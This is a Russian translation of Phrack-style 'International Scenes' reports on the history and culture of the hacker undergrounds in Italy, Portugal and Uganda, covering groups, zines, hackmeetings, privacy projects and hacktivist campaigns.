оказалось недостаточным стимулом, группа распалась, а часть её участников примкнула к другим объединениям.

Antifork [7] (ранее известная как disLESSici) — скорее не группа, а «хакерская виртуальная исследовательская лаборатория»: место, где хакеры могут делиться техниками и кодом в духе открытого исходного кода и полного раскрытия информации. Среди участников Antifork — создатели известных инструментов, в том числе ettercap. Программное обеспечение Antifork доступно на сайте группы и через публичный CVS.

Группа S0ftpj [8] объединила людей с разными навыками и биографиями: киберпанков, сисопов, кодеров, вирусописателей, исследователей безопасности и приватности, специалистов по аппаратному и сетевому обеспечению. С самого начала группа выделялась стремлением к сотрудничеству и взаимодействию с другими реалиями итальянского андерграунда (что объясняет значительный объём её публикаций на сайте). Компетенции команды S0ftpj охватывают широкий спектр областей; группа участвовала во многих событиях страны, проводя мастер-классы, главным образом сосредоточенные на исследованиях в области ядерного хакинга и новых технологий защиты приватности.

Тем временем, по мере появления этих новых групп, слияние хакеров ECN/CyberNet и сквотерской сцены привело в 1998 году к первому Hackmeeting [9] — ежегодному трёхдневному хакерскому слёту «без организаторов, учителей, публики и клиентов — только с участниками», проводившемуся в Т.А.З. [10] и полностью самоорганизованному. Хотя уровень выступлений там не всегда очень высок, Hackmeeting стал уникальной возможностью пообщаться с людьми из разных реалий, насладиться неформальной атмосферой старых времён — без коммерческих влияний. В 1999 году второй Hackmeeting продвинул идею «хаклабов» — лабораторий, преимущественно размещавшихся в социальных центрах, где хакеры могли встречаться в реале, делиться знаниями и развивать самодельный подход к программированию, технологиям, медиаактивизму, приватности и кибер-правам. После открытия Freaknet Medialab [11] — первого итальянского хаклаба и дома radio#cybernet — в Катании в 1995 году хаклабы начали появляться в крупнейших городах страны (Флоренция, Милан, Болонья, Турин, Рим).

Весной 1998 года, когда System Down прекратил выходить, S0ftpj и Orda delle Badlands запустили новый электронный зин — Butchered From Inside (BFi) [12], посвящённый различным темам (хакинг/фрикинг, вирусы, реверсинг, репортажи с конференций, культура андерграунда, этика) в русле политики частичного раскрытия информации (без полностью готовых к использованию эксплойтов и инструментов, только техники). Поначалу технический уровень статей был невысок, но быстро вырос, и уже со второго года зин выделялся оригинальностью и качеством материалов. BFi документировал становление новых фигур итальянской сцены, со временем принял политику приёма статей, схожую с phrack, и сегодня читается не только итальянцами — благодаря переводам на английский, французский и испанский. BFi пишут хакеры из многих организаций, независимые исследователи и, конечно, участники S0ftpj, редактировавшие и наполнявшие его на протяжении всех этих лет.

BFi задал пример хорошего духа и создал добродетельный круг, где новые идеи и техники, впервые изложенные в статьях, вдохновляли других хакеров развивать их дальше и публиковать в последующих выпусках. Ощущение устойчивой преемственности между работами разных авторов было велико, и BFi стал площадкой для успешных коллабораций. Осенью 2001 года BFi стал ареной важной дискуссии о теме, долго остававшейся в тени и публично не обсуждавшейся: возможности хакинга без политических коннотаций. Эта тема, разумеется, не была исчерпана тогда и ещё не раз всплывала; тем не менее дискуссия помогла всем сторонам поразмыслить и вступить в диалог: «политические» поняли, что серьёзные усилия в освоении новых техник становятся фундаментальными для эффективной борьбы, а «технари» обрели более глубокое осознание последствий своих действий.

Sikurezza.org [13] — ещё один хороший проект, направленный на развитие дискуссий о компьютерной безопасности. Основан в 1999 году на базе нескольких открытых списков рассылки, где хакеры могли обсуждать продвинутые темы в атмосфере, свободной от вендоров, некоммерческой и ориентированной на полное раскрытие информации. К сожалению, по мере резкого роста числа подписчиков и участников дискуссий технический уровень постов с годами неизбежно снижался, хотя список по-прежнему представляет собой важное сообщество, признанное и андерграундом. Кроме того, исследователи, выступавшие под эгидой Sikurezza.org, задали новый стиль и планку качества для выступлений по безопасности на мероприятиях в Италии.

Другими активными хакерскими группами тех лет были Spippolatori, Packet Knights Crew и S.P.I.N.E.: некоторые из них выпускали интересные материалы, но все они в итоге закрылись к 2005 году. Предпринималось и немало попыток запустить новые электронные зины. Если не считать OndaQuadra, содержавшей несколько достойных статей, качество было невысоким, и каждый новый зин начинал рассказывать о хакинге с самых азов, не опираясь на опыт предыдущих редакционных проектов.

Итальянские фриеры нового поколения в основном занимались изучением PSTN/ISDN, телефонных киосков и магнитных карточек, клонированием сотовых и VoIP. BFi опубликовал ряд статей о Fastweb — крупнейшем национальном оптоволоконном провайдере. Миланская городская сеть Fastweb стала излюбленной площадкой для пионерского взлома VoIP и IPTV. С 1998 года сайт и список рассылки Spaghetti Phreakers [14] служат архивом и точкой встречи для экспериментов и обучения, поддерживая интерес к фрикингу среди новых поколений.

В итальянском андерграунде есть талантливые реверс-инженеры и программные креры; некоторые из них входили в известные международные крерские группы или в крерский университет +HCU. Такие сайты, как Universita' Italiana Cracking [15] (воспроизводящий стиль преподавания +HCU) и 3564020356 [16], работают уже много лет и предоставляют живые сообщества с огромными архивами tutorиалов и технических документов. RingZ3r0 и RACL — ещё две группы, публиковавшие хорошие текстовые файлы о реверсинге, но ныне уже не активные.

Италия — страна с долгой и богатой художественной традицией, и у андерграунда есть собственные художники. Было немало хороших демо-групп (полный список см. на сайте Scene-IT [17]) и несколько демопати: «The Italian Gathering», организованное Metro Olografix с 1996 по 1998 год в Пескаре; демосценовая секция в рамках Codex Alpe Adria [18] (крупного мероприятия, также посвящённого ретрокомпьютингу, эмуляции и альтернативным системам) с 2004 по 2006 год в Удине; и с 2007 года — демопати HORDE [19]. Prof. Bad Trip [20] — самобытный экспериментальный художник, интерпретирующий киберпанк и предлагающий визуальный взгляд на темы киборгов, мутантов, загрязнённых мегаполисов из тревожного будущего и т. д. Стоит также упомянуть графический роман «Uccidere un Hacker» [21] («Убить хакера») Андреа Феррарессо, вдохновлённый историей немецкого хакера Карла Коха.

В области защиты приватности вехой стала книга Kryptonite [22] (1998), написанная хакерами из ECN/CyberNet. Kryptonite подробно охватывала теорию и практику криптографии, анонимных ремейлеров, пум-серверов, стеганографии, голосового шифрования и пакетного радио.

Во многом под влиянием Kryptonite, Progetto Winston Smith (PWS) [23] с 1999 года ведёт работу по просвещению сетевых граждан о рисках технократического контроля и сетевой слежки. PWS поддерживает сайт с информацией о технологиях защиты приватности — как для администраторов, так и для рядовых пользователей. Кроме того, каждую весну во Флоренции PWS проводит бесплатную конференцию E-Privacy [24], где темы приватности обсуждаются на юридическом и техническом уровне; здесь же проходит местная церемония Big Brother Awards — ежегодной премии за лучшие нарушения приватности в Италии. Помимо E-Privacy, другие мероприятия о приватности и свободе организовывала Metro Olografix: Metro Olografix Crypto

Meeting и Cyber Freedom.

Autistici/Inventati (A/I) [25] родился в 2001 году как коллектив людей из хаклабов и медиаактивистов; его главным делом стало создание сервера, предоставляющего бесплатные услуги — веб/блог/почтовый хостинг, анонимайзер, анонимный ремейлер и управление списками рассылки для активистов и всех, кто ценит приватность. Сервер A/I из-за политики в пользу свободы слова неоднократно оказывался под судом. Летом 2005 года A/I обнаружил, что его сервер был физически скомпрометирован: итальянская полиция получила доступ к SSL-ключам, что позволило ей в течение целого года отслеживать весь трафик. Коллектив перестроился и развернул так называемый «План R» — *свежую децентрализованную избыточную сетевую инфраструктуру с серверами в разных странах и юрисдикциях. Как и в случае с любым из своих сервисов, A/I опубликовал техническую документацию по Плану R* [26] на своём сайте. Благодаря работе PWS, A/I и отдельных активистов Италия может похвастаться различными узлами TOR и Freenet, а также анонимными ремейлерами и пум-серверами.

Анализируя эту краткую историю, читатель мог бы заключить, что андерграунд в Италии весьма здоров, но, к сожалению, определение «зомби-сцена», данное Duvel в предыдущем номере Phrack [27], точно описывает её реальное нынешнее состояние.

Тревожный факт: огромное число людей, некогда принадлежавших андерграунду, теперь сотрудничает с подразделениями по борьбе с компьютерными преступлениями или работает в компаниях, поставляющих вредоносное ПО и услуги правоохранительным органам. Эти люди в значительной мере способствовали смерти андерграунда в Италии: даже не ведя сознательной борьбы с другими хакерами, они сеяли недоверие и паранойю, разрушавшие группы и сотрудничество. Андерграунд показал не только то, что он недостаточно силён, чтобы отказаться от работы на правоохранительные органы, но и то, что он не способен изолировать людей, публично заявляющих о принадлежности к андерграунду и одновременно работающих на полицию.

Раны наносятся андерграунду не только теми, кто явно хочет его ударить, но и теми, кто стремится его эксплуатировать. Hacker Profiling Project (HPP) применяет методы уголовного профилирования, чтобы помочь аналитикам идентифицировать тип атакующего и предугадать его следующие шаги. Его создатели-итальянцы продвигают свою работу среди хакеров, утверждая, что хотят разрушить стереотипы о фигуре хакера, — но это звучит несколько странно... их реальные цели очевидны всем. Zone-H [28] — ещё одна попытка высасывать соки из андерграунда, ничего не давая взамен. Архив дефейсов лишён доброго духа старого Attrition.org, и главная цель деятельности портала — поддерживать высокое восприятие угрозы со стороны «злого хакера» ради продажи большего числа курсов и услуг по этическому хакингу. Организации удалось привлечь нескольких молодых ребят и задействовать их в пограничных акциях (её основатель был арестован в связи со шпионским скандалом Telecom Italia [29]). Похоже, что в Италии чем чаще люди используют слово «этичный», тем меньше они реально этичны.

Как и повсюду, многие итальянские хакеры сегодня заняты в индустрии безопасности и перестали публиковать свои достижения через андерграундные каналы. Проблема не в том, что они выступают на коммерческих конференциях, а в том, что они предоставляют там ограниченный объём знаний (а порой и вовсе закрытый). Эти люди во многом состоялись внутри андерграундных сообществ и многому научились из андерграундных публикаций. Поэтому было бы желательно, чтобы хакеры, работающие в сфере безопасности, продолжали показывать свои слайды на конференциях, но и возвращали андерграунду должное: детальный взгляд на свои исследования, позволяющий другим хакерам изучать, учиться на них и развивать их (или опровергать — это часть игры, ничего не поделаешь).

На этом унылом фоне хакмитинговое сообщество всегда умудряется оживиться за несколько месяцев до ежегодной встречи и сделать её хорошим событием, но испытывает трудности с выстраиванием непрерывной деятельности в остальное время года. Количество хаклабов в стране

также сократилось в последние годы. В 2004 году Metro Olografix организовала MOCA — хакерский летний лагерь в Пескаре, напоминавший лагерь CCC, который имел большой успех. Вероятно, опыт повторится летом 2008 года. В последнее время среди технических конференций выделяется Net&System Security высоким уровнем докладов; конференция проходит ежегодно в Пизе. Старые группы кажутся уснувшими, и лишь немногие публичные релизы выходят в свет. BFi тоже постепенно сокращал число статей вплоть до 2006 года, но прошлый год ознаменовался переломом, дающим надежду на обновление активности в ближайшем будущем. Несколько новых групп выпустили достойные материалы, но их имена здесь не называются, потому что они ориентированы не только на андерграунд, но и предлагают коммерческие решения.

Итальянский андерграунд ещё жив, но большинство старых хакеров держатся в тени и редко делают свои работы публично доступными. Большинство сайтов групп и электронных зинов отключено самими участниками, лишая новые поколения доступа к части истории и культуры андерграунда. Андерграунду стоит использовать новые веб-технологии, чтобы вернуть прежнюю видимость и влияние (что напоминает вам «медийное насыщение» и «сDc»?) на молодые таланты — предложить альтернативу тому, что предлагает мир коммерческой безопасности.

Хакеры, ныне занятые в IT-индустрии, должны понять риски гибели андерграунда и сделать усилие: распространять знания, получаемые в ходе исследований, через андерграундные каналы и методы — и получать обратно преимущества рецензирования и обмена с сообществом.

Ограничения, навязываемые новыми законами и расширяющимся технократическим контролем, хочется надеяться, послужат сильным стимулом для андерграунда стать более сплочённым и боеспособным.

Роль хакеров — делать будущее более *свободным*, а не (только) более (IT-)безопасным. Вступай в андерграунд, продолжай работать для него и вместе с ним, если тебе дорога свобода — в Италии и везде.

Ссылки (Италия):

[0] International Scenes — Phrack Magazine Volume Six, Issue Forty-Seven, File 21 of 22
<https://phrack.org/issues/47/21.html#article>

[1] E.C.N. European Counter Network
<http://www.xs4all.nl/~tank/ecn/>

[2] PeaceLink
<http://www.peacelink.it/>

[3] Luther Blissett
<http://www.lutherblissett.net/>

[4] ALCEI Electronic Frontiers Italy
<http://www.alcei.it/>

[5] Metro Olografix
<http://www.olografix.org/>

[6] Isole nella Rete
<http://www.ecn.org/>

[7] Antifork
<http://www.antifork.org/>

[8] S0ftpj
<http://www.s0ftpj.org/>

- [9] Hackmeeting
<http://www.hackmeeting.org/>
- [10] Temporary Autonomous Zone
http://en.wikipedia.org/wiki/Temporary_Autonomous_Zone
- [11] Freaknet Medialab
<http://www.freaknet.org/>
- [12] Butchered From Inside
<http://bfi.s0ftpj.org/>
- [13] Sikurezza.org
<http://www.sikurezza.org/>
- [14] Spaghetti Phreakers
<http://www.spaghettiphreakers.tk/>
- [15] Universita' Italiana Cracking (UIC)
<http://www.quequero.org/>
- [16] 3564020356
<http://3564020356.org/>
- [17] Scene-IT
<http://scene-it.undergrund.net/>
- [18] Codex Alpe Adria
<http://www.0xaa.org/>
- [19] HORDE
<http://horde.undergrund.net/>
- [20] Prof. Bad Trip
<http://www.profbadtrip.org/>
- [21] Uccidere un Hacker
<http://digilander.libero.it/code6502/>
- [22] Kryptonite
<http://isole.ecn.org/kryptonite/>
- [23] Progetto Winston Smith
<http://www.winstonsmith.info/>
- [24] E-Privacy
<http://e-privacy.winstonsmith.info/>
- [25] Autistici/Inventati
<http://www.autistici.org/>
- [26] Plan R* Orange Book
<http://dev.autistici.org/orangebook/>
- [27] A brief History of the Underground scene — Phrack Magazine Volume 0x0c, Issue 0x40, Phile #0x04 of 0x11
<https://phrack.org/issues/64/4.html#article>
- [28] Zone-H
<http://www.encyclopediadramatica.com/Zone-H>
- [29] Telecom-SISMI Scandal
http://en.wikipedia.org/wiki/SISMI-Telecom_scandal

Португальская сцена

Авторы: Eurinomo и Quickzero

Эволюция интернета

Когда интернет появился, он был очень дорогим: даже в 96/97 годах приходилось платить около 1,50 евро в час провайдеру плюс примерно 1 евро в час телефонной компании за коммутируемое соединение.

Несколько лет спустя интернет подешевел — фактически стал бесплатным. Провайдеры вступили в гонку, раздавая бесплатные dial-up аккаунты без ограничения по времени, даже раздавая компакт-диски с уже созданными аккаунтами. Тем не менее плату телефонной компании всё равно приходилось вносить.

Около 2000–2001 годов начали появляться ADSL- и кабельные подключения — довольно доступные: около 35 евро в месяц за 512k-соединение плюс 15 евро за телефонную линию или кабель. Ограничений по времени не было, только трафик — около 3 ГиБ. Многие пользователи пришли в сеть, для большинства из них интернет был новым миром. Некоторые стали создавать домашние серверы, делиться информацией, кодом и программами.

Годы спустя с появлением ADSL2+ стали доступны подключения со скоростью 24 Мбит/с — за около 35 евро в месяц суммарно, с лимитом трафика 60 ГиБ; люди начали активно обмениваться играми и фильмами.

На сегодняшний день в столице (Лиссабоне) доступны оптические подключения для широкой публики: ОС-соединение до 60 Мбит/с обходится примерно в 50 евро в месяц.

Подводя итог: начали медленно, но теперь наблюдается довольно быстрая эволюция.

Эволюция технологий

Технологии всегда были дорогими — даже сейчас электронные компоненты стоят недёшево, хотя компьютеры становятся всё доступнее.

Помню, когда купил свой первый x86 — подержанный Pentium-90, 16 МиБ оперативной памяти, 1 ГиБ жёсткого диска в тяжёлом Big-Tower — за около 700 евро; и это была подержанная машина по минимально найденной цене. Лучшим компьютером того времени был Pentium-133, новый он стоил около 2000 евро.

Около 2000–2001 годов компьютеры начали дешеветь, больше людей стало их покупать (в то время они были редкостью).

Сегодня любой может купить хороший полноценный компьютер (или ноутбук) менее чем за 400 евро.

Лишь с появлением этих дешёвых технологий государственные и другие документы начали переходить в цифровой мир — большинство из них хранилось в бумажном виде.

Эволюция общества

У португальцев, возможно, и есть репутация мореплавателей и первооткрывателей «новых миров», но, похоже, всё это осталось в прошлых столетиях.

Нынешнее общество стало во многом тупым и невежественным: люди утратили гордость за то, что они португальцы, забыли о том, что весь мир был недостаточен для них — когда полмира держалось в их руках, — растеряли смелость делать открытия и превратились в людей, довольных едой на столе и очередным реалити-шоу или мыльной оперой по телевизору.

Общество больше ценит того, кто умеет пользоваться чужими инструментами, нежели того, кто эти инструменты создал. Например, «специалистом» считается тот, кто разблокирует мобильные телефоны, не понимая, что за этим стоит. Галстук ценится выше обычной одежды, а диплом — выше реального знания предмета.

Термин «хакер» не очень популярен в обществе; последний раз он появился по телевидению два года назад — в формате интервью с некими «buzzybee», оказавшимся обычным скрипт-кидди, занимавшимся дефейсом и кардингом и выдававшим себя за «хакера». Он заявил в эфире, что умеет получать бесплатные вещи с помощью кардинга и имеет доступ к любому сайту в интернете. Все, кто был в сцене, знали его настоящее имя, телефон, адрес и возраст — хотя особых проблем с полицией у него не было.

Эволюция сцены

Португальская сцена довольно закрытая: почти никто за её пределами не знает, что на самом деле происходит. Никто не знает, когда она действительно началась, — это произошло ещё до бума телекоммуникаций, предположительно в 70–80-х годах.

В 90-х начали появляться группы — Kaotik, Pulhas, Ironik и другие; выходил даже электронный зин «PT Zine», но умер на третьем выпуске. Некоторые группы существуют по сей день, хотя информации о них немного. Также начали заявлять о себе отдельные личности — хакеры, крекеры и фриеры.

Наиболее известными группами были:

Pulhas: Основана в 1994 году Kennobi. Старейшая португальская группа. Сейчас «мертва», но пережила золотой век в 90-х благодаря многочисленным текстам и базе эксплойтов/кода для португальского мейнстрима.

Тохуп: Основана в 1996 году m0xx. Группа известна кампанией против Индонезии в период оккупации Восточного Тимора. Атаки против индонезийской IT-инфраструктуры были вызваны злоупотреблениями индонезийских военных по отношению к народу Тимора. Тохуп начала кампанию с заявлением: «Мы надеемся привлечь внимание к необходимости самоопределения и независимости народа Тимора, угнетённого и попираемого десятилетиями правительством Индонезии. Мы надеемся, что вы уделите полное внимание этому историческому шагу к свободе и поможете нам бороться с тиранией оккупирующей Тимор Индонезии.» Кампания началась 10 февраля 1997 года. Гибель Тохуп началась, когда m0xx согласился дать многочисленные интервью о кампании и португальской хакерской сцене, раскрыв планы и действия сцены публике. Группу поддерживал Savage — известный испанский хакер, разработавший эксплойт, с помощью которого Тохуп взломала серверы .id.

KaotiK: Основана в 1997 году (??). Весьма активная группа в кампании за Восточный Тимор; взламывала и дефейсила многочисленные .id-сайты. Создала первый электронный зин о хакинге и безопасности на португальском языке (угас после 3 выпусков). Обрела известность в португальской сцене, когда один из участников раскрыл уязвимости в различных продуктах Microsoft.

F0rpxe: Пожалуй, самая «медийная» группа/«хакер»/тролль — по худшим причинам. Этот персонаж несёт ответственность за первую крупную атаку на американские цели .mil в 1999 году. Атаки якобы были ответом на рейды ФБР против подозреваемых «крекеров» в нескольких городах США. Удары пришлись по различным правительственным и военным веб-серверам, включая ФБР, АНБ и ВМФ.

Кампания за Восточный Тимор: Одна из первых крупных хактивистских кампаний в мире. Тимор находился под португальской администрацией до 1975 года; после того как португальское правительство покинуло страну, Тимор был оккупирован индонезийской военной армией, угнетавшей, насилувавшей и убивавшей на протяжении почти 20 лет. Различные португальские хакеры и группы решили провести кампанию, чтобы рассказать миру правду об индонезийской оккупации. Кампания за Восточный Тимор началась в 1997 году и завершилась в 1999-м. Были дефейснуты многочисленные военные, правительственные и корпоративные индонезийские сайты. Дефейсы были призваны оповестить весь мир о незаконной оккупации Восточного Тимора — миссия была выполнена, атаки попали в СМИ по всему миру. Кампания завершилась, когда m0xx, лидер группы Тохуп, дал многочисленные интервью, открыв всю португальскую сцену для общества.

Между 2002 и 2004 годами двое португальских хакеров также совершили ряд «печально известных» дел: они получили доступ к FCCN («Fundacao para a Computacao Cientifica Nacional» / Фонд национальных научных вычислений), который был бэкдорирован с помощью разработанного ими обратного ICMP-бэкдора — по слухам, до сих пор активного. Они также получили доступ к многочисленным университетам, бэкдорированным тем же способом, включая кластер из 100 машин «Centopeia» факультета Коимбры. Был проделан и ряд других работ, в том числе доступ к серверу баз данных «A.M. Gonçalves» и «Salvador Caetano» — португальского дистрибьютора Toyota. После этого они просто исчезли со сцены.

Некоторых людей из сцены можно найти на x86 «0xD9D0» — кто знает, тот знает.

С началом нового тысячелетия случился взрыв «ламерских» групп: большинство из них — дети, игравшие с троянами; другие — скрипт-кидди с публичными эксплойтами. Большинство таких групп находилось в португальской IRC-сети PTNet. Некоторые из этих детей занялись кардингом — с помощью баз данных, найденных «Google-хакингом», или просто выпрашивая их на IRC. Некоторые из них имели проблемы с полицией, но ничего серьёзного.

Также с началом нового тысячелетия начали появляться спутниковые и кабельные фриеры, взламывающие зашифрованные сигналы. Появилась безымянная коробочка, подключавшаяся к разъёму SCART телевизора с внешним блоком питания 9В и разблокировавшая (фактически взламывавшая шифрование Nagravision) все каналы кабельного ТВ. Долгое время считалось, что она сделана за пределами Португалии, пока мне не выпала честь познакомиться с её создателем — оказалось, португалец, живший по соседству. Он объяснил мне, как она реально устроена и как выглядела оригинальная версия: та, что расходилась повсеместно в коммерциализированном виде, содержала куда больше компонентов, чем было нужно, с намеренными ловушками, чтобы усложнить и удорожить сборку во избежание массового копирования. Спутниковые FTA-ресиверы тоже стали модифицироваться на национальном уровне для взлома спутниковых шифрований — Nagravision (используемого кабельным оператором TVCabo). Также взламывались прошивки оригинальных кабельных приставок TVCabo, чтобы получить уникальный ID (Boxkey) и создать карточки, открывавшие доступ к сигналу. После этого знание ушло «в народ» — в прикладном виде, и многие стали на этом зарабатывать, не понимая, что на самом деле делают. Первая безымянная коробочка стоила 4 евро в изготовлении, но перепродавалась за 100 евро. FTA-ресиверы стоили около 70 евро немодифицированными и продавались модифицированными за 250 евро.

Сегодня сцена по-прежнему закрытая, а люди по-прежнему невежественны. Иногда бывают исключения — например, когда я пришёл на собеседование в одну из компаний группы Bosch, и

интервьюер, читая моё резюме, тихо засмеялся и сказал себе: «Хакер...» и «хакеры не причиняют вреда никому... если только их не вынудят» — без каких-либо упоминаний с моей стороны о незаконной деятельности или принадлежности к той или иной группе. Когда я уже считал себя безработным, устроился вполне неплохо и занялся большим количеством направлений, чем меня просили, включая робототехнику, автоматизацию и электронику, — хотя пришёл на собеседование как веб-разработчик для интранета. Позже выяснилось, что мы с интервьюером знали друг друга по сцене.

Угандийская сцена (сюрприз!)

Автор: gmac

Введение

Для тех, кто не знает, что такое Уганда и кому лень гуглить: коротко говоря, она расположена на Африканском континенте, точнее в Восточной Африке. Если всё ещё не ориентируетесь — вот подсказка: вы видели фильм «Последний король Шотландии»? Если да — вы знаете Уганду. Если нет — гуглите.

Немного о прошлом

Передовые компьютерные технологии в угандийском контексте появились относительно недавно — не более 13 лет назад. Поэтому хакинг у нас долгое время имел статус городской легенды. О хакерских группах прошлого практически ничего не известно — честно говоря, по моим сведениям, их почти не существовало.

Настоящее

Сегодня, по мере развития технологий, сцена начинает проявляться: появились такие группы, как gsquad, основанная вашим покорным слугой, — я считаю её первой в своём роде здесь. Хотя хакинг по-прежнему сохраняет статус городской легенды, сцену определяют несколько знающих людей. Но ветры перемен уже дуют: я вижу приход нового поколения с жадой знаний, подогретой хакерскими фильмами — в последнее время особенно «Крепким орешком 4.0». Gsquad остаётся единственной активной группой, помогающей желающим по запросу и, конечно, выпускающей зины (недавно дебютировавшие в печатном виде), которые завоевали немало поклонников и, разумеется, вдохновлены Phrack. Это новое поколение нуждается в контенте, и я думаю, Phrack — наш главный поставщик хакерского контента (ГПХ — я только что придумал).

Мы пришли на сцену поздно, но догоним, потому что у нас есть дух. И именно первый призыв BloodAxe побудил меня основать gsquad — надеюсь, призыв потерявшихся хакеров вдохновит ещё кого-то на этой планете.

Мы можем быть в разных землях, но мы часть одного андерграунда — и переживём медийно насаждаемое разделение, породившее все эти виды «шляп»: белые, чёрные, серые... скоро услышим про розовые шляпы (блондинки, ведущие сайты о безопасности).

Дух жив, но находится в критическом состоянии.

Аресты

Это почти тривиальная шутка: без реальных законов никого не посадят. Хотя есть движение к принятию законов в связи с ростом мошенничества. Но, конечно, имели место случаи масштабной цензуры, прослушивания переговоров и всего прочего — со стороны провайдеров и, конечно, правительства.

Призыв (извините, что включаю этот раздел, но был обязан)

Я прочитал статью о духе андерграунда и искренне считаю: ответственность лежит на всех нас — мы должны устроить то, что я бы назвал «последним рубежом» [как в X3], чтобы остановить упадок андерграунда. Не ограничиваться ностальгией по временам Mentor, BloodAxe, KL, драмой вокруг Agent Steal и подобным — а начать жить ими. И начинается это с каждого, кто делает этот «рубеж» личным делом, а не просто битвой для круга потерявшихся хакеров или нескольких одиночек. Я действительно думаю, что рост андерграунда тормозила... назовём это эгоизмом знающих (читай: 3l33t), которые унижают новичков и тем самым превращают их в обычных скрипт-кидди в лучшем случае. Это нежелание делиться знаниями серьёзно замедлило развитие андерграунда, заставляя любопытных искать знания на «security»-сайтах.

Андерграунд... Андерграунд... АНДЕРГРАУНД — у нас есть платформа для перемен, и эта платформа — PHRACK.

Извините, звучит как боевой клич... но так и есть!

Да здоровствует Phrack